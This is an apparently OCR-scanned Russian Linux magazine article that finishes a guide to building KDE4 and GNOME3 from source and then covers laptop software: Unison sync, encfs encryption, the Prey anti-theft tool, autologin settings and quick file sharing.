Если нужен больший функционал, то ставим kdemultimedia, kdeartwork, extragear и любые другие приложения и плагины. Также могут понадобиться исходники Qt. Здесь два варианта. KDE'шный, с параметрами оптимизации, подобранными под KDE, багфиксами и т.п.

```
$ git clone kde:qt-kde
```

Или Gitorious, предлагающий «чистый» Qt или патченный:

```
// Ванильный Qt
$ git clone git://gitorious.org/qt/qt.git
// С патчами
$ git clone \
  git://gitorious.org/+kde-developers/qt/kde-qt.git
```

Если ранее были сделаны изменения в ~/.bashrc и ~/.build-config, о которых говорилось выше, переходим в каждый образованный подкаталог и последовательно даем команду:

```
$ sudo cmakekde
```

Здесь лучше написать простенький скрипт, который автоматизирует процесс:

```
cd $KDE_BUILD
 for dir in
 kdelibs
 kdepimlibs
 ... и т.д.
 ;
do cd $KDE_BUILD/$dir; cmakekde 2> /dev/stdout; done
```

Сборка KDE производится при помощи cmake, команда ./configure, к которой все привыкли, здесь не используется. Все дополнительные параметры задаются непосредственно в строке запуска cmake или путем правки вспомогательных скриптов CMakesLists.txt и файлов с расширением *.cmake. Практически в каждом подкаталоге можно найти подобные настройки. Внутри описывается множество

При использовании cmake вместо конфигурирования следует отредактировать конфиги

параметров, причем значительная часть из них, к тому же, прокомментирована. Разобравшись, можно легко подключить или отключить сборку модуля или подкомпонента, расширив или, наоборот, урезав функционал. Например, функции add_subdirectory() и add_optional_subdirectory() в CMakesLists.txt задают список загружаемых и используемых при сборке зависимостей. Потихоньку обходя все подкаталоги, определяем модули, которые следует включить или отключить. Конечно, многие функции затем можно деактивировать уже в рабочей системе, но если стоит вопрос уменьшения веса и нагрузки, то решение лучше принять сейчас. На слабых системах можно убрать поддержку семантического десктопа strigi и nepomuk, kdepim-приложения. Если видеокарта не тянет, то убираем поддержку эффектов в KWin и OpenGL полностью. На нетбуке удаление Akonadi обеспечит прирост во времени загрузки чуть ли не на 20% плюс меньшее потребление ресурсов. Кроме того, можно убрать совместимость с KDE3, сегодня в этом уже нет острой необходимости. Также можно убрать флаги raster и trace при сборке qt-gui, это сразу облегчит X, как минимум, на 30 Мб.
На этом этапе преимущество получают гентушники: достаточно изменить USE-флаг (gentoo.org/dyn/use-index.xml) — и дело в шляпе, в других дистрах исходники придется рыть самому. К слову, последние стейджи в Gentoo используют XZ-сжатие, в итоге — архивы с KDE4 тянут на 200 Мб меньше (1,8 Гб против 2 Гб). Кроме того, можно пойти на более радикальные меры. Например, вместо kwin использовать openbox-подобный оконный менеджер. Сейчас находится в активной разработке Antico, представляющий собой Qt4/X11 оконный менеджер + рабочий стол (как KDE+KWin). Он не связан с kdelibs, а потому легкий и не нагружает систему. Главное, что он позволяет использовать многие приложения из KDE. Минус — текущая версия 0.2 пока сыровата и содержит минимум функций. Загрузить Antico можно из Git:

```
$ git clone git://github.com/antico/antico.git
```

Обеспечиваем загрузку

Чтобы вместо GDM использовать KDM, просто прописываем «/usr/sbin/kdm» в /etc/X11/default-display-manager. Теперь осталось занести в ~/.xsession или ~/.xinitrc строку «startkde» и зарегистрироваться в системе. В дистрибутивах, базирующихся на Debian, общесистемными являются файлы в /etc/alternatives. Среди них x-window-manager является симлинком на оконную среду, а x-session-manager — менеджером сеанса. Для выбора нужной среды в окне регистрации можно создать файл /usr/share/xsessions/kde4.desktop примерно такого содержания:

$ sudo nano /usr/share/xsessions/kde4.desktop
```
Exec=$HOME/kde/bin/startkde
```

Параметры JHBuild

```
TryExec=$HOME/kde/bin/startkde
Name=KDE4
```

Сборка GNOME3

К мажорным релизам сборщики дистрибутивов относятся настороженно, ведь первые версии, как правило, сыроваты, да и не содержат всех функций. Исправления и более полноценную среду GNOME мы получим уже скоро вместе с обновлением 3.2. Чтобы пользователи могли сразу же познакомиться с новой версией, сразу после анонса было предложено два Live-дистрибутива: на базе openSUSE и Fedora (gnome3.org/tryit.html). Сейчас третий гном доступен во всех свежих релизах этой весны — openSUSE 11.4, Ubuntu 11.04 Natty Narwhal и Fedora 15.
Те, кто работают в ранних версиях системы или дистрибутивах, вроде Linux Mint, могут подключить PPA-репозиторий «GNOME 3 Stack». Кроме собственно гнома, мы подключаем и Gtk+ 3.

```
$ sudo add-apt-repository ppa:ubuntu-desktop/gnome3-builds
$ sudo apt-get update
$ sudo apt-get install gnome3-session
```

Запускаем командой:

```
$ gnome-shell --replace
```

Или просто выходим и регистрируемся повторно, выбрав GNOME3. Но хочу предупредить, что на момент написания этих строк там была самая первая сборка, и в Linux Mint она не работала должным образом. При помощи APT мы можем вытянуть и исходные тексты для самостоятельной перекомпиляции. Сам проект предоставляет в открытый доступ Git-репозиторий (git.gnome.org) и FTP-сервер с архивами (ftp.gnome.org/pub/GNOME).
Для сборки среды GNOME и приложений используется специальный скрипт на Python — JHBuild (developer.gnome.org/jhbuild). Забираем последнюю версию из Git и устанавливаем обычным образом (потребуется пакет gnome-common):

```
$ git clone git://git.gnome.org/jhbuild
$ cd jhbuild
$ make -f Makefile.plain
$ make -f Makefile.plain install
```

Для корректной работы JHBuild требует, чтобы переменная PATH содержала подкаталог ~/.local/bin.

```
$ echo PATH=$PATH:~/.local/bin >> ~/.bashrc
```

Настройка параметров сборки производится в конфигурационном файле ~/.jhbuildrc. В архиве есть готовый пример, который берем за основу.

```
$ cp examples/sample.jhbuildrc ~/.jhbuildrc
```

Файл разделен на несколько секций, где описываются репозитории, устанавливаемые модули, каталог для установки, флаги оптимизации. Полный список модулей можно найти на специальной странице live.gnome.org/Jhbuild/Modulesets. Модули устанавливаются рекурсивно, то есть, если для работы одного из них потребуется другой, тот будет собран автоматически. В простейшем случае файл выглядит так:

$ nano ~/.jhbuildrc

```
repos['git.gnome.org'] = 'ssh://user@git.gnome.org/git/'
moduleset = 'gnome-suites-core-3.0'
modules = [ 'meta-gnome-desktop' ]
checkoutroot = os.path.expanduser('~/checkout/gnome')
prefix = '/opt/gnome'
# флаги CFLAGS
# os.environ['CFLAGS'] = '-Wall -g -O0'
# дополнительные аргументы вроде
'--disable-static --disable-gtk-doc'
#autogenargs=''
makeargs = '-j2'
```

После настройки набираем:

```
$ jhbuild sanitycheck
```

Программа создаст необходимые для работы каталоги и проверит наличие утилит, используемых при сборке. Здесь есть нюанс: запускать jhbuild от имени рута нельзя, поэтому все рабочие подкаталоги и прочие действия, требующие привилегий администратора, придется выполнять вручную, затем повторно вводить «jhbuild sanitycheck». Все зависимости описаны в документе live.gnome.org/JhbuildDependencies и доступны в репозитории любого дистрибутива (минимум это: m4, Perl, Python и GCC). Я бы рекомендовал использовать именно его, впоследствии не будет проблем с обновлениями, и другие программы будут «видеть» установленные таким образом пакеты. Хотя предлагается альтернативный вариант — просто использовать параметр bootstrap:

```
$ jhbuild bootstrap
```

Если sanitycheck показал, что все нормально, можно переходить к следующему шагу:

```
$ jhbuild build
```


Теперь JHBuild загрузит, соберет и установит все описанные в ~/.jhbuildrc модули. Очень удобно, что в случае ошибки на любом этапе сборки скрипт не заканчивает работу, а выводит меню, позволяющее выбрать дальнейшее действие (пропустить, повторить, сконфигурировать и т.п.).
С помощью JHBuild можно собрать и отдельное приложение или библиотеку:

```
$ jhbuild build gtk+
```

Заключение

Как видишь, в самостоятельной сборке KDE4 и GNOME3 нет ничего сложного. Разработчики проектов позаботились о продвинутых (и нетерпеливых) пользователях, подготовив вспомогательные инструменты. Конечно, некоторое время следует потратить на изучение настроек в конфигурационных файлах, но результат оправдает ожидания.

Евгений Зобнин (execbit.ru)



ПРОКАЧАЙ СВОЙ НОУТБУК!

«Must have»-софт для владельцев ноутбуков

С технической точки зрения ноутбуки и нетбуки мало чем отличаются от обычных стационарных компов, однако у лаптопов есть своя специфика использования, которая не пересекается с обычными ПК и поэтому требует особых настроек и приложений.

Коротко о проблеме

Почему ноутбук требует установки и настройки дополнительного ПО? Да просто потому, что он отличается от обычного компа:

1. Ноутбуки и нетбуки принято использовать как замену стационарного компа в случае, когда последний оказывается недоступен или неудобен. Это значит, что ноутбук должен иметь какие-то средства синхронизации файлов, чтобы ты всегда работал с актуальной информацией, не обременяя себя перекидыванием файлов вручную.

2. Ноутбук — лакомый кусочек для воров, поэтому необходимо позаботиться о защите своих личных данных и установить ПО, которое поможет вернуть устройство на его законное место.

3. Ноутбук — портативное устройство, с которым ты можешь придти на учебу, работу, к друзьям. Поэтому он должен иметь удобные средства обмена информацией с любым другим устройством, будь то телефон, обычный комп или другой ноутбук.

4. Ноутбук имеет ограниченные средства взаимодействия с пользователем: небольшой (и часто широкоформатный) экран, тачпад вместо мыши, не всегда удобную клавиатуру с набором горячих клавиш, которые могут просто не работать. Нужны средства, позволяющие настроить все эти «органы ввода-вывода» и сделать их как можно более удобными.

5. Ноутбук оснащен батареей, которая иссякнет за полтора-два часа, если не предпринять каких-то особых мер.

Есть еще множество различных нюансов, таких как «фирменные элементы управления», не работающие в Linux, наличие веб-камеры, встроенного модема и других устройств из коробки. Но они не так важны. Больше всего нас интересуют перечисленные выше пять пунктов, разбором которых мы и займемся.

Синхронизация данных

Если ты используешь ноутбук в качестве своего основного инструмента и единственного ПК в доме, то проблема синхронизации данных тебя фактически не касается. Но если это лишь «походный» вариант, то вопрос актуализации данных на ноутбуке встает остро.

Есть несколько способов держать файлы портативного устройства в

```
#!/bin/sh
ENC=/home/vasya/.crypto
DEC=/home/vasya/decrypto

if [ `grep encfs /proc/mounts | grep $MNT` != "" ];
then
    zenity --title="encfs" --question --text="Отключить encfs?"
    if [ $? == 0 ]
    then
        fusermount -u $DEC &
    fi
else
    zenity --entry --hide-text --title="encfs" --text="Пароль?" | encfs -S $ENC $DEC
fi
~/bin/encfsmount.sh [sh]                                   35 0x23 [1,1][6%]
```

Простой скрипт, который позволяет не заботиться о монтировании encfs вручную

актуальном состоянии. Самое простое — перекидывать файлы с основного компа каждый раз, когда ты отправляешься в путь. Просто, без лишних заморочек, но неудобно. Файлы можно синхронизировать удаленно, используя инструменты типа rsync, scp или даже git, но такой подход опять же требует ручного вмешательства и, кроме того, жрет трафик (а он уж больно дорогой для беспроводного интернета). Гораздо проще и дешевле воспользоваться специальными инструментами, изначально разработанными для синхронизации данных между машинами. Наиболее известный инструмент на этом поприще носит имя Dropbox, за последние годы он стал настолько популярен, что я не верю, что ты еще не пользуешься его возможностями. Но даже если это не так, установить его не составит труда. Dropbox удобен и полностью автоматизирован, после запуска он сразу начинает синхронизацию, да так умело, что затраты на трафик оказываются минимальными (это происходит благодаря delta-синхронизации, во время которой загружаются только изменившиеся части файла). Но у Dropbox есть пара очень досадных проблем. Во-первых, он хранит файлы на собственных серверах, что влечет за собой очевидные проблемы с конфиденциальностью (сами создатели Dropbox говорят, что архитектура их сервиса в принципе не позволяет им подсмотреть чужие данные, но полагаться на их заверения я бы не стал), а во-вторых, он имеет ограничение на объем загруженных данных (2 Гб), для снятия которого придется заплатить. Если тебя все это не устраивает, то предлагаю отличную альтернативу под названием Unison, который имеет почти все преимущества Dropbox, оснащен двумя типами интерфейса (GTK и CLI), тонко настраивается, но самое главное — хранит файлы не «где попало», а на твоем собственном домашнем компе.
Единственные его ограничения — это необходимость поднятия SSH-сервера на удаленной (домашней) машине и белый IP-адрес, по которому до машины можно будет достучаться. Если это условие выполнено, то дело за малым. Надо просто установить Unison на сервер:

```
$ sudo apt-get install unison
```

И с помощью такой же команды — на клиентскую машину (ноутбук). Далее на клиентской машине запускаем графический интерфейс:

```
$ unison-gtk2
```

Выбираем профиль (можно оставить default), далее — локальный каталог. В следующем окне вводим путь до удаленного каталога, указываем метод подключения к серверу (SSH), адрес сервера и имя пользователя.
После этого должно открыться главное окно программы, в котором будут показаны различия между каталогами. Для запуска процедуры синхронизации достаточно нажать Go. Чтобы Unison автоматически производил синхронизацию каталогов, его следует добавить в cron:

```
$ echo "*/10 * * * * /usr/bin/unison -auto -batch"
  | crontab -
```

Защищаемся от воров

Ноутбуки крадут, и крадут часто. Тоненький, компактный девайс, опрометчиво оставленный владельцем без присмотра, довольно просто утащить с собой. Найти вора обычно оказывается практически невозможно, ноутбук в тот же день будет продан по бросовой цене. И можешь даже не надеяться на то, что новый владелец не просмотрит содержимое жесткого диска и не воспользуется паролями, сохраненными в браузере. Избежать этого можно двумя путями:

Настраиваем прокрутку с помощью gsynaptics



INFO

info

- В ArchLinux есть более развитая альтернатива webfs с возможностью загрузки файлов на сервер:

```
$ yaourt -S quickserve
$ quickserve \
   /путь/до/каталога
```

- Самый простой способ выложить каталог в сеть:

```
$ cd /путь/до/каталога
$ python -m \
   SimpleHTTPServer
```

- Отключаем тачпад из командной строки:

```
$ synclient
TouchpadOff=1
```



А эффективен ли Prey?

У Prey есть одна очень серьезная проблема: он требует сетевого подключения к интернету, а шансы на то, что вор (или купивший украденный ноут человек) настроит его, когда будет лазить по твоей системе, минимальны. Поэтому следует позаботиться о том, чтобы система автоматически подключалась к любым доступным каналам связи во время загрузки. С обычным Ethernet все просто — любой Linux и так по умолчанию настраивает все проводные сетевые интерфейсы с помощью DHCP (если ты отключил эту возможность, верни все на место). А вот с WiFi сложнее: открытые беспроводные сети сегодня есть только в общественных местах, но вряд ли новый владелец будет «крутить» ноут там, в любом другом месте для входа в интернет потребуется ключ. Так что придется надеяться только на «плохие мозги» человека, который догадается подключиться к сети сам.

Windows как приманка

Новый владелец ноута — твой главный помощник в деле поиска устройства. Многие покупатели краденых ноутбуков даже не подозревают о прошлом портативного девайса и без зазрения совести начинают использовать его для своих нужд, не заботясь о переустановке системы (если они вообще в курсе, что такое ОС). Но это справедливо только в том случае, если на ноуте установлен Windows. Странный и непонятный для рядовых пользователей Linux, скорее всего, будет быстро снесен, и все твои ухищрения с шифрованием и установкой Prey полетят в тартарары. Поэтому гораздо эффективнее настроить dual-boot, при котором Windows будет загружаться автоматически, и Prey будет работать уже в нем (да, Prey — кроссплатформенная софтина, которая может работать еще и в Android).

защитить паролями все, что только можно, и зашифровать жесткий диск, либо установить на устройство специальное ПО, которое поможет найти текущего пользователя ноутбука. Но еще лучше использовать комбинированный подход, при котором в ОС будет установлен софт, позволяющий отыскать вора, доступ в систему останется полностью открытым, а все твои важные данные будут помещены в специальный зашифрованный каталог или дисковый раздел. Так ты убьешь сразу двух зайцев: позволишь любопытному воришке (или новому «владельцу») спокойно войти в систему и исследовать ее (в результате чего успеет сработать механизм, который доложит тебе о новом владельце ноута) и в то же время защитишь личные данные. Как это сделать? Очень просто: тебе понадобятся:

1) пакет encfs, содержащий шифрующую файловую систему (те, кто знаком с TrueCrypt или dm-crypt, могут использовать их);

2) и программа Prey, которая будет скидывать тебе на мыло инфу о текущей сетевой конфигурации ноута, снимки с web-камеры и т.д. Сначала установим и настроим encfs. Она есть в любом дистрибутиве, так что просто воспользуемся пакетным менеджером:

```
$ sudo apt-get install encfs
```

Далее необходимо создать каталог, который будет содержать все важные данные в зашифрованном виде. Пусть это будет ~/.crypto:

```
$ mkdir ~/.crypto
```

Также необходимо выбрать/создать точку монтирования файловой системы. Назовем ее ~/decrypto:

```
$ mkdir ~/decrypto
```

Теперь подключаем к каталогам encfs:

```
$ encfs ~/.crypto ~/decrypto
```

В ответ на первый вопрос вводим «p». Далее указываем пароль на доступ к данным. Отныне все файлы и каталоги, помещенные в decrypto, будут зашифрованы, а результат размещен в каталоге ~/crypto. После отключения файловой системы они станут недоступны для чтения. Можешь проверить это:

```
$ fusermount -u ~/decrypto
$ ls -l ~/.crypto ~/decrypto
```

В decrypto можно складывать все, что ты считаешь важным и хочешь защитить от рук воров. Также туда можно засунуть настройки различных программ, например, web-браузера:

```
$ mv ~/.config/chromium ~/decrypto
$ ln -s ~/decrypto/chromium ~/.config/chromium
```

Такая схема отлично работает, но требует ввода команды, подключающей encfs каждый раз, когда ты входишь в систему. Из этой ситуации можно выйти, настроив автоматизированное монтирование encfs с помощью pam_mount или скрипта, но мы не можем полагаться на эти инструменты, потому как они требуют сохранения пароля от зашифрованного каталога на диске. Однако общий дискомфорт можно несколько снизить, если написать скрипт, который будет выводить диалоговое окно с просьбой ввести пароль сразу после логина пользователя. Вот он:

$ vi ~/bin/encfsmount.sh

```
#!/bin/sh
ENC=/home/vasya/.crypto
DEC=/home/vasya/decrypto
if [ 'grep encfs /proc/mounts | grep $MNT)' != "" ];
then
zenity --title="encfs" --question --text="Отключить encfs?"
  if [ $? == 0 ]
  then
    fusermount -u $DEC &
  fi
else
  zenity --entry --hide-text --title="encfs" \
    --text="Пароль?" | encfs -S $ENC $DEC
fi
```

Делаем файл исполняемым («chmod +x ~/bin/encfs_mount.sh») и создаем ярлык на рабочем столе. Еще лучше добавить скрипт в каталог ~/.config/autostart, чтобы он запускался во время старта графической оболочки. Теперь мы должны установить и настроить пакет Prey. Он представляет собой набор скриптов, собирающих информацию о системе и отправляющих ее либо на сайт проекта, где ты сможешь просмотреть ее с помощью панели управления, либо на твой e-mail. Отсылаемые данные включают в себя такую информацию, как географическое положение, определяемое с помощью ближайших точек доступа WiFi или GPS-модуля, текущие настройки сети, активные сетевые соединения, данные traceroute, скриншот рабочего стола, список измененных файлов и запущенных программ, снимок с web-камеры. Кроме того, скрипт может заблокировать учетную запись пользователя, вывести предупреждающее сообщение типа: «Верни ноут, сволочь, я все прощу», удалить все кукисы и пароли, сохраненные браузером, а также издать громкий сигнал, который позволит найти лаптоп, если его еще не успели унести далеко. Итак, идем на официальный сайт программы (preyproject.com) и скачиваем последнюю Linux-версию. На момент написания статьи это была версия 0.5.3. Разворачиваем архив в каталог /usr/share:

```
[j1m@myhost ~]$ /usr/share/prey/prey.sh --check

 -- CHECK MODE ON.

 ### PREY 0.5.3 spreads its wings!
 ### Linux myhost 2.6.37-ARCH #1 SMP PREEMPT Fri Mar 25 15:10:00 CET 2
011 x86_64 AMD Athlon(tm) II Dual-Core M320 AuthenticAMD GNU/Linux

 -- Looking for connection...
 -- Got network connection!

 >> Verifying Prey installation...

 -- Checking if cron daemon is running...
 -- Cron daemon found.
 -- Checking for crontab entry...
 -- Found!

 >> Verifying API and Device keys...

 ** API key is valid. Your user account is correctly set up.
 ** Device key is valid. Good. Current status is ok.

[j1m@myhost ~]$ █
```


Prey правильно настроен и готов к работе

```
$ cd /usr/share
$ sudo unzip ~/prey-0.5.3-linux.zip
```

Теперь, если ты хочешь использовать web-панель, расположенную на сайте Prey для отслеживания ноутбука, то переходи по адресу control.preyproject.com, регистрируйся, далее нажимай кнопку «Add new device», вводи данные устройства, в окне настроек в панели «Information to gather» включай все опции (так ты получишь максимально подробную информацию об устройстве). С левой стороны экрана расположена панелька «Device information», в последней строке которой указан ключ, его нужно прописать в конфигурационный файл Prey, чтобы связать с твоим аккаунтом в панели управления. Открой файл /usr/share/prey/config и добавь в него следующую строку:

```
device_key='ключ'
```

Главное окно программы keytouch



Теперь нажми на ссылку «Account» в верхней части панели управления, слева будет указан API Key, его также надо добавить в конфигурационный файл:

```
api_key='ключ'
```

Теперь запусти Prey в режиме проверки, чтобы убедиться, что все работает правильно:


```
$ sh prey.sh --check
```

Результат должен быть таким, как показано на скриншоте. Если это так, значит, Prey нормально функционирует, и теперь каждый его запуск будет сопровождаться отсылкой информации в панель управления (если, конечно, ты пометишь его как краденый в этой же панели). Далее следует поместить Prey в cron, чтобы он стартовал каждые 10 минут:

```
$ sudo su
$ echo "*/10 * * * * /usr/share/prey/prey.sh > /var/log/prey.
log" | crontab -
```

Протестировать систему можно просто зайдя в панель управления, выбрав устройство и установив переключатель Missing в положение «YES». После этого Prey начнет слать отчеты. Их можно увидеть на главной странице панели управления, если нажать на зеленую кнопку «New report!».
Бесплатный аккаунт Prey имеет ограничение на три устройства и стек из десяти отчетов (если придет одиннадцатый отчет, первый будет удален), поэтому, возможно, лучшим решением будет использовать Prey без панели управления, настроив его так, чтобы все отчеты





Местоположение ноутбука, указанное Prey, оказалось на 10 км дальше реального

отправлялись сразу на твой e-mail. Однако, чтобы эта функциональность работала правильно, ты должен иметь в своем распоряжении web-сервер, по отсутствию/наличию определенной страницы на котором Prey будет принимать решение о необходимости слать отчеты (например, после кражи ноута ты создаешь страницу laptop_missed.html на сервере с адресом site.com, и Prey, увидев это, начинает слать письма на указанный e-mail).
Если сервер есть, просто открой конфигурационный файл и добавь в него следующие строки:

```
$ sudo vi /usr/share/prey/config
# Страница проверки
check_url='http://site.com/laptop_missed.html'
# Если страница доступна — лаптоп украден
missing_status_code='200'
# Шлем отчеты по e-mail
post_method='email'
# Ящик и адрес почтового сервера
mail_to='vasya@gmail.com'
smtp_server='smtp.gmail.com:587'
smtp_username='vasya@gmail.com'
smtp_password='пароль'
```

И последнее: ты должен настроить автологин, чтобы новый владелец ноута мог в него войти и пошарить в поисках чего-то интересного (авось он догадается воткнуть в ноут Ethernet-кабель или подключиться к домашнему WiFi).
Чтобы это сделать, следует отредактировать конфиг gdm (Gnome) или kdm (KDE). В случае с gdm открываем файл /etc/gdm/custom.conf и добавляем в него следующие строки:

```
$ sudo vi /etc/gdm/custom.conf
[daemon]
TimedLoginEnable=true
AutomaticLoginEnable=false
TimedLogin=vasya
AutomaticLogin=vasya
TimedLoginDelay=5
DefaultSession=gnome
```

Для kdm открываем файл /usr/local/share/config/kdm/kdmrc и пишем в него:

```
$ sudo vi /usr/local/share/config/kdm/kdmrc
NoPassUsers=vasya
DefaultUser=vasya
AutoLoginUser=vasya
```

Самый простой способ задействовать web-камеру в Linux

Вывести изображение на экран:

```
$ mplayer tv://
```

Сделать снимок по нажатию s:

```
$ mplayer tv:// -vf screenshot
```

Записать видео в файл:

```
$ mencoder tv:// -ovc lavc -o webcam.avi
```

Если ты используешь slim в качестве менеджера входа в систему, то добавь следующие строки в файл /etc/slim.conf:

```
$ sudo vi /etc/slim.conf
default_user vasya
auto_login yes
```

Обмен инфой

Часто ноутбук приходится использовать как доступный под рукой носитель информации, который можно быстро подключить к чужой локальной сети и произвести обмен данными с другими хостами. Вопрос только в том, как проще всего и быстрее это сделать.
Почти все дистрибутивы Linux включают в себя SMB-клиент и сервер (Samba), который можно использовать для обмена файлами с Windows-машинами. Но мне такой подход кажется слишком громоздким, тем более, он скорее всего не сработает, если на другом компе установлена какая-нибудь FreeBSD, или это вообще смартфон.
В этом случае спасут старые добрые протоколы FTP и HTTP. Например, чтобы расшарить каталог по FTP, в большинстве систем достаточно установить ftp-сервер:

```
$ sudo apt-get install vsftpd
```

И сложить все файлы в каталог /home/ftp (внутри него можно создать каталог pub, тогда другие пользователи смогут еще и заливать файлы).
Еще проще поднять простой web-сервер:

```
$ sudo apt-get install webfs
$ webfsd -p 8080 -r /путь/до/каталога
```

